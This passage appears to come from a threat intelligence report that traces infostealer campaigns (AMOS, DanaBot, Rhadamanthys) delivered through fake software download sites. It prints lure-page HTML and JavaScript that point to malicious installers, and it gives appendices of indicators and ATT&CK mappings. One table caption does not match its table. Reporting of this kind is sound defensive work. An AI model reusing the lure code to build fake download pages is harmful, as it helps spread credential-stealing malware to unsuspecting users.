On December 1, 2023, Cyfirma released a report, "DanaBot Stealer: A Multistage MaaS Malware Re-emerges with Reduced Detectability", detailing a multi-level infection process for successful compromise and detection evasion for the DanaBot stealer. Specifically, Cyfirma identified FTP server (FileZilla Server 0.9.60 beta) *195.85.115[.]195* as a "third stage payload" in the deployment of the DanaBot stealer, the same FTP server Insikt Group identified and described in **Figure 6** as related threat actor infrastructure. Furthermore, Cyfirma's description of the third-stage execution mirrors the same type of activity as was observed with the `DocCloud` files. Additionally, Insikt Group observed another public sample of the DanaBot stealer (`test.exe`) on September 4, 2023, being delivered from FTP server *193.149.189[.]199* in the same manner as described by Cyfirma, another FTP server Insikt Group identified and described in **Figure 6**.

CERT-UA: UAC-0006

On December 1, 2023, the Computer Emergency Response Team of Ukraine (CERT-UA) released a report on the activities of a threat group it is tracking as UAC-0006, which CERT-UA considers the top threat group involved in financial crimes against Ukrainian citizens. Among the report's indicators of compromise (IOCs), Insikt Group identified the following to be noteworthy:

- `fXp://195.85.115[.]195:21/RMS194[.]ENC`
- `fXp://195.85.115[.]195:21/Re[.]ENC`
- `fXp://195.85.115[.]195:21/RMS152[.]ENC`

CERT-UA observed the same FTP server, *195.85.115[.]195*, and the files `RMS194.ENC`, `Re.ENC`, and `RMS152.ENC` match what was observed by Cyfirma in its report (**Figure 7**). Furthermore, CERT-UA annotated what some of the other files were once decrypted, as seen in Cyfirma's report:

File Encrypted	File Decrypted	Malware or Tool
Bot.ENC	`Bot.exe`	DanaBot
Bot2.ENC	`Bot2.exe`	Lumma Stealer
CL.ENC	`CL.exe`	AuKill
pro.ENC	`pro.exe`	BackStab
Re.ENC	`Re.exe`	RedLine Stealer
RED20.ENC	`RED20.exe`	RedLine Stealer
RMS152.ENC	`RMS152.exe`	RedLine Stealer
TEST3.ENC	`TEST3.exe`	RedLine Stealer
lU.ENC	`lU.exe`	Lumma Stealer

Table 5: *Social media links used to direct the malware to Vidar C2 IP addresses (Source: Recorded Future)*



Figure 7: *Folders and encrypted files on FTP server 195.85.115[.]195 (Source: Cyfirma)*

Cyble: AMOS Reporting

Insikt Group reviewed the findings detailed by Cyble, including each of the domains observed delivering AMOS. All four domains were registered with Namecheap on January 19, 2024, within two hours of each other, and all domains were hosted at the same IP address, *81.31.245[.]209* (AS9123, TimeWeb Ltd.). Cyble further noted that each of the respective payloads utilized the same C2 server, *5.42.65[.]108* — the same server identified by Insikt Group in **Table 2** and by Malwarebytes in a similar campaign.

Domain	Downloaded File	File SHA256 Hash	C2
parallelsdesktop[.]pro	Install-Parallels-Desktop.dmg	401c113bc24701e80468047974c19c3b7936e4d34a6625ce996c12d1639de3ba	5.42.65[.]108
arcbrowser[.]pro	ArcBrowser.dmg	f81f1dfc07e5b84cd158ed24ec60ac43a2d2427835d4d1a21b8f8622b7b706a6	5.42.65[.]108
cleanmymac[.]pro	CleanMyMac-Apps.dmg	3805cb7589da01a978e899fd4a051adec083c8543343ce637e448716cbbbcef1	5.42.65[.]108
pixelmator[.]pics	Pixelmator-pro.dmg	705b899bcf83311187021a29369e5344bf4477579a3e7485055d1fe8e0efcbb3	5.42.65[.]108

Table 6: *Domains mentioned by Cyble in its report on AMOS (Source: Cyble)*

Insikt Group observed each of these domains serving up a locally hosted payload, with slight variations in how the download occurs. In the case of *parallelsdesktop[.]pro*, the download link is directly tied to `Install-Parallels-Desktop.dmg`, as seen in **Figure 8**. The below Russian-language text translates to "DOWNLOAD BUTTON", indicating that the HTML may stem from some kind of template.

```
<!----------------------------------КНОПКА СКАЧИВАНИЯ---------------------------------------->

<a href="https://parallelsdesktop.pro/files/Install-Parallels-Desktop.dmg" target="_blank"
class="btn btn-sm btn-primary" aria-haspopup="true" aria-expanded="false" style="width: 70%;
text-align: center;">Download</a>
```

Figure 8: *The download link is directly tied to Install-Parallels-Desktop.dmg (Source: URLscan)*

The *arcbrowser[.]pro* domain differed slightly in that the download link leveraged a JavaScript file (*main.js*) bearing the actual file reference, as seen in **Figure 9**.

```
const link = 'https://arcbrowser.pro/files/ArcBrowser_v.12.0.1.dmg';
$('[id = DOWNLOAD]').click(function() {
    window.open(link)
    $.ajax({
        url: './click.php',
        method: 'get',
        dataType: 'json',
        data: {},
    });
});
```

Figure 9: *arcbrowser[.]pro's main.js (Source: URLscan)*

Both of the remaining domains, *cleanmymac[.]pro* and *pixelmator[.]pics*, also varied slightly by leveraging a JavaScript function of `downloadApp()` that requested the download from a PHP script named `require.php`.

JavaScript

```
function downloadApp() {
      window.open('app/require.php?file=download');
}
```

The contents of `require.php` could not be identified at the time of analysis. However, in both cases, references to the download links were found that consisted of paths to locally-hosted files:

- `hxxps://pixelmator[.]pics/files/PixelmatorPro.dmg` (URLhaus)
- `hxxps://cleanmymac[.]pro/files/CleanMyMac-App.dmg` (URLhaus)

Insikt Group: AMOS and Rhadamanthys Payload Variation with C2 Overlap

Insikt Group recently identified a website delivering AMOS malware, coupled with Rhadamanthys, via purportedly legitimate software. However, the malware is not directly hosted on the fake application website and instead redirects the user to various file-sharing services, including Dropbox and Bitbucket.

Insikt Group identified a website hosted under the guise of Rainway, a now-defunct remote desktop video game streaming service, which previously offered software specifically for Windows platforms. The primary legitimate domain for Rainway was *rainway[.]com*, seen in **Figure 10**. The malicious domain is *rainway[.]cloud*, seen in **Figure 11**.

A Google search for "Rainway" currently lists the domain *rainway[.]cloud* as a top result ahead of *rainway[.]com*. This domain is hosted at *5.42.64[.]83* (AS210352, SERVER4-AS, RU) and purports to provide downloads for macOS- and Windows-compatible software. The same IP address, *5.42.64[.]83*,

was previously seen hosting another malicious website, *crypteriumworld[.]io*, a Web3 gaming project that also delivered AMOS to victims as previously reported by Insikt Group in March 2024.



Figure 10: *Legitimate Rainway website (Source: URLscan)*



Figure 11: *Rainway phishing website, rainway[.]cloud (Source: URLscan)*

As recently as February 22, 2024, the Windows-specific download script `setup-dl.php` (**Figure 12**) directed the user to download a file from Bitbucket. On February 24, 2024, Insikt Group observed a change in this behavior whereby the same PHP script is called but instead redirects the user to a Dropbox link. Both samples were identified by Recorded Future Malware Intelligence as related to Rhadamanthys (**Table 7**); however, C2 information was not identified during this analysis.

Similar to the Windows-specific download, clicking the download script `setup-dl-mac.php` to obtain the macOS version redirects the user to a Dropbox link (**Table 8**). At the time of writing, this link no longer worked, instead displaying a "down for maintenance" page. However, Insikt Group obtained a sample of the malicious macOS installer and identified AMOS C2 *5.42.65[.]114*, which overlaps with the same AMOS C2 server observed communicating with samples obtained from papinyurii33's GitHub profile (**Table 2**).

```
<a href="https://rainway.cloud/setup-dl.php"  id="dashboard-download" class="button">Download Now</a>

<a href="https://rainway.cloud/setup-dl-mac.php"  id="dashboard-download" class="button">Download for MacOS</a>
```

Figure 12: *Download links from download.html (rainway[.]cloud) (Source: URLscan)*

Date	Download URL	File Name	File SHA256 Hash
2024-02-22	hxxps://bitbucket[.]org/rainway/files/downloads/	`Rainway-Install.zip`	5a75c44fee834f08819ac3b3d114fb723fce11f4f15a2ac256af5b8d76d3c85e
2024-02-24	hxxps://ucfcc6e1b20a6352ffd3cb4844fc[.]dl[.]dropboxusercontent[.]com	`InstallRainway.zip`	cbbbd6b953b3e377662407c18a423225e214127707447c9c8318bc1e0863b82d

Table 7: *Rhadamanthys samples from Bitbucket and Dropbox (Source: Recorded Future Malware Intelligence)*

Download URL	File Name	File SHA256 Hash	Family	C2
hxxps://uc3aab87aeebdf99c32ba7d4be56[.]dl[.]dropboxusercontent[.]com	`Mac-Rainway1.016.dmg`	0ae581638cedc98efb4d004a84ddd8397d1eab891fdfd836d27bd3ecf1d72c55	AMOS	5.42.65[.]114:80/p2p POST User: “Alah”

Table 8: *AMOS sample from Dropbox (Source: Recorded Future Malware Intelligence)*

Mitigations

Mitigating the spread of infostealer malware hosted on fraudulent GitHub repositories requires a multi-layered approach involving both proactive measures and reactive responses. By implementing these mitigations, organizations can significantly reduce the risk of infostealer malware spreading through fraudulent GitHub repositories and better protect their systems and data. Additional mitigations can be found in the January 5, 2024, Insikt Group report "Flying Under the Radar: Abusing GitHub for Malicious Infrastructure".

Here's a detailed list of mitigations:

- **Education and Awareness**: Educate employees, developers, and users about the risks associated with downloading code from untrusted sources, including GitHub repositories. Train them to identify signs of suspicious repositories such as lack of activity, unverified authors, and unusual file names.
- **Access Controls**: Implement strict access controls and permissions to limit who can download code from external repositories. Use role-based access control (RBAC) to ensure that only authorized individuals can access and download code.
- **Code Review Process**: Enforce a rigorous code review process for all code obtained from external repositories before integrating it into production environments. Employ automated code scanning tools to detect potential malware or suspicious patterns in the code.
- **Repository Verification**: Encourage users to verify the legitimacy of repositories before downloading code by checking factors such as the reputation of the repository owner, the number of stars, and user reviews. Utilize GitHub's features such as verified badges and commit history to assess the trustworthiness of a repository.
- **Static and Dynamic Analysis**: Employ static analysis tools to scan code for known malware signatures and patterns. Utilize dynamic analysis techniques such as sandboxing and emulation to execute code in a controlled environment and monitor its behavior for malicious activities.
- **Dependency Management**: Maintain an up-to-date inventory of all dependencies and libraries used in the codebase. Regularly audit dependencies for vulnerabilities and update them to patched versions to mitigate known security risks.
- **Code Signing and Integrity Checks**: Implement code signing mechanisms to ensure the authenticity and integrity of downloaded code. Verify code signatures before execution to prevent the execution of tampered or malicious code.
- **Network Security Measures**: Use firewalls, intrusion detection systems (IDS), and intrusion prevention systems (IPS) to monitor and filter outbound connections from systems to potentially malicious domains or IP addresses. Implement secure network segmentation to limit the lateral movement of malware within the network.
- **Endpoint Security Solutions**: Deploy endpoint protection platforms (EPP) and endpoint detection and response (EDR) solutions to detect and block infostealer malware on endpoints. Ensure that endpoint security solutions are regularly updated with the latest signatures.
- **Incident Response Plan**: Develop and regularly test an incident response plan specific to infostealer malware incidents. Clearly define roles and responsibilities, establish communication

channels, and outline the steps for containing, eradicating, and recovering from a malware outbreak.
- **Continuous Monitoring and Threat Intelligence**: Implement continuous monitoring of GitHub repositories for signs of fraudulent or malicious activity. Subscribe to threat intelligence feeds and stay updated on emerging threats and attack techniques related to infostealer malware. Reduce the risk of employee account takeover (ATO) attacks and fraud by monitoring for and resetting stolen credentials, mitigating multi-factor authentication (MFA) bypass attacks, and implementing risk-based authentication mechanisms to stop anomalous behavior from bots and cybercriminals.
- **Legal Measures**: Establish legal agreements and terms of use for accessing and downloading code from external repositories. Clearly define the responsibilities and liabilities of both the repository owners and users in case of security incidents.

Outlook

As demonstrated in the above campaign, the use of multiple malware variants, and shared C2 infrastructure may introduce enduring challenges for an organization's strategic cybersecurity posture, as traditional defensive measures may struggle to adapt to dynamic tactics. This threatens to erode operational resilience over time, amplifying the risk of cumulative damages and cascading breaches. Organizations must prioritize the cultivation of a collaborative cybersecurity ecosystem characterized by information sharing and collective defense mechanisms. By fostering strategic partnerships and leveraging collective intelligence, organizations can augment their resilience against multifaceted cyber threats, mitigating the potential for systemic disruption and safeguarding against enduring risks in the evolving threat landscape.

We assess that threat actors will continue to leverage multiple malware variants in their campaigns, targeting different operating systems and architectures — therefore creating redundancy in their campaigns, if they were to be detected. The relative success of this trend, compared to a single-variant campaign, is likely an attractive business model for cybercriminals and malware-as-a-service (MaaS) developers alike — as such this practice incentivizes threat actors to leverage multiple tools at once. Despite the use of multiple tools and malware families in this campaign, the threat actors responsible use relatively unsophisticated methods for command-and-control and exfiltration. Relying on web-based services, including FileZilla and Telegram, and shared C2 infrastructure signals a shift in threat actor priorities as such infrastructure, while agile, is easy to set up — but also easy to identify and dismantle. Over the next six months, we expect to see an increased amount of campaigns that resemble the one described in this report — underscoring the need for organizations to educate their employees on the risks associated with verifying software downloads while preparing for a long-term malware defense posture.

Appendix A — Indicators of Compromise

Domains:

aptonic[.]xyz
arcbrowser[.]pro
cleanmymac[.]pro
cleanshot[.]ink
dekabristiney.fvds[.]ru
figma[.]lat
iina-app[.]lat
lightpillar[.]lat
macbartender[.]lat
orbitpettystudio[.]fun
parallelsdesktop[.]pro
password-app[.]pro
patrikbob100.fvds[.]ru
pixelmator[.]pics
pixelmator[.]us
punchtelephoneverdi[.]store
rainway[.]cloud
rize[.]lat
servicescraft[.]buzz
setapp[.]ink
sipapp[.]lat
skylum[.]store
smallrabbitcrossing[.]site
snuggleapplicationswo[.]fun
strainriskpropos[.]store
telephoneverdictyow[.]site
theoryapparatusjuko[.]fun
ultradelux[.]buzz

IP Addresses:

5.42.64[.]45
5.42.64[.]83
5.42.65[.]108
5.42.65[.]114
31.41.244[.]77
45.61.137[.]213
49.13.89[.]149
77.246.158[.]48
81.31.245[.]209
95.217.234[.]153
140.82.20[.]165
185.172.128[.]132
185.215.113[.]55
188.120.227[.]9
193.149.189[.]199
195.85.115[.]195

URL:
github[.]com/papinyurii33

SHA256 Hashes:
0ae581638cedc98efb4d004a84ddd8397d1eab891fdfd836d27bd3ecf1d72c55
107a3addcb5fd5550b1bcd7a1c41f8e11e3911078d47ce507697f2f2993ff6d2
1383462f7f85b0a7c340f164472a7bd1dea39b23f674adc9999dca862346c3ef
152cb8b36dd023d09c742a033e76b87c6e4c2f09f6d84757001f16705eab05e7
152cb8b36dd023d09c742a033e76b87c6e4c2f09f6d84757001f16705eab05e7
16dbfb956e720b0b7c3ba5364765859f2eb1a9bf246daeeae74fb3f0d8c911da
17b52120268ceacf4a9d950d709b27aae11a5ddcbf60cbb9df340f0649c2849f
299f731437df0c0548275a35384f93ef9abfc2f020d507f4fe22f641abe5817c
3805cb7589da01a978e899fd4a051adec083c8543343ce637e448716cbbbcef1
401c113bc24701e80468047974c19c3b7936e4d34a6625ce996c12d1639de3ba
40f50f931029048dd6f81fc07268a5ccd5714e637206f92dea2e5a847c67dd69
42c33e7d37c8af8713e9c2557a6c27b92ea9aff88d88adfe4d68796860b68f4e
4e1d26d3a7feb06780717a7d99ebac8b926b0dffd2234e2f2704aee3a1c39474
5a75c44fee834f08819ac3b3d114fb723fce11f4f15a2ac256af5b8d76d3c85e
5db172c8d55088cfd5b3e148168f51e01893128b0ef35fbf971ec78d40354021
688636e7f11b16ef685115e84c98aa006fdb6e3dd72b2a7e984b41b57b8cd315
6f709406f88bde5a1622f42b2b22cfdb4fa03cf36d4f518df9c7ed9793f8ae9a
705b899bcf83311187021a29369e5344bf4477579a3e7485055d1fe8e0efcbb3
7835e499d0030c850f7dd9b56d58ad7027f9bcda81348178ac029a22e0926da8
78ebf9dc8f62b49077393d2753746170e300f6ad7eb740c19ac449ae3d3ef8b1
7e0f9a359298e0822e7de42db933a5e1d6f46255b47e0d86dd4d16abad44f834
824e35d8dd11acdcb3c48d8c66114eccb25c2fff2d8cb047cd5b4b6c22c481a7
89ed92a03d1e8e2ff06e74a51a0dfabb4cbaa27794a2d2588015d219956a1e7b
95aadba24cb01df8760f2d3f80ef29d2c452b43945a1ad22e29a0771c12f04f1
b1b162e0d066425bfa84ba6eacc976ba36a348c90d87901dc06bab55e26b5939
c301eb35ea5e8c216aa841c96aca078f7fe9950382de17ae928d5de02b586033
cbbbd6b953b3e377662407c18a423225e214127707447c9c8318bc1e0863b82d
cd39b0faa64702e596afc66fe32b467c478724a0fbda9fa8679f64927f34c1b2
f81f1dfc07e5b84cd158ed24ec60ac43a2d2427835d4d1a21b8f8622b7b706a6
f83261fc31892d0e4eda20fb2f1107ca64d60f282abdcde58b4e8726b80382b4

AES Keys:
333536653239663334626430313736396537666661656531383623436353833
353435363964326161616537313736333335613637626637326538363733366 6

Appendix B — Mitre ATT&CK Techniques

Tactic: Technique	ATT&CK Code
System Information Discovery	T1082
Peripheral Device Discovery	T1120
Query Registry	T1012
Modify Registry	T1112
Command and Scripting Interpreter	T1059
Command and Scripting Interpreter: AppleScript	T1059.002
Command and Scripting Interpreter: Unix Shell	T1059.004
File and Directory Permissions Modification	T1222
File and Directory Permissions Modification: Linux and Mac File and Directory Permissions Modification	T1222.002
Hide Artifacts	T1564
Hide Artifacts: Resource Forking	T1564.009
Develop Capabilities	T1587
Gather Victim Identity Information: Credentials	T1589.001
Gather Victim Host Information: Software	T1592.002
Acquire Infrastructure: Domains	T1583.001
Acquire Infrastructure: Web Services	T1583.006
Unsecured Credentials	T1552
Unsecured Credentials: Credentials in Files	T1552.001
Indirect Command Execution	T1202
Data Encoding: Standard Encoding	T1132.001
Scheduled Task/Job	T1053
Process Discovery	T1057

Exfiltration Over C2 Channel	T1041
Data from Local System	T1005

Recorded Future®

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for clients, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest threat intelligence company. Recorded Future's Intelligence Cloud provides end-to-end intelligence across adversaries, infrastructure, and targets. Indexing the internet across the open web, dark web, and technical sources, Recorded Future provides real-time visibility into an expanding attack surface and threat landscape, empowering clients to act with speed and confidence to reduce risk and securely drive business forward. Headquartered in Boston with offices and employees around the world, Recorded Future works with over 1,700 businesses and government organizations across more than 75 countries to provide real-time, unbiased, and actionable intelligence.

Learn more at recordedfuture.com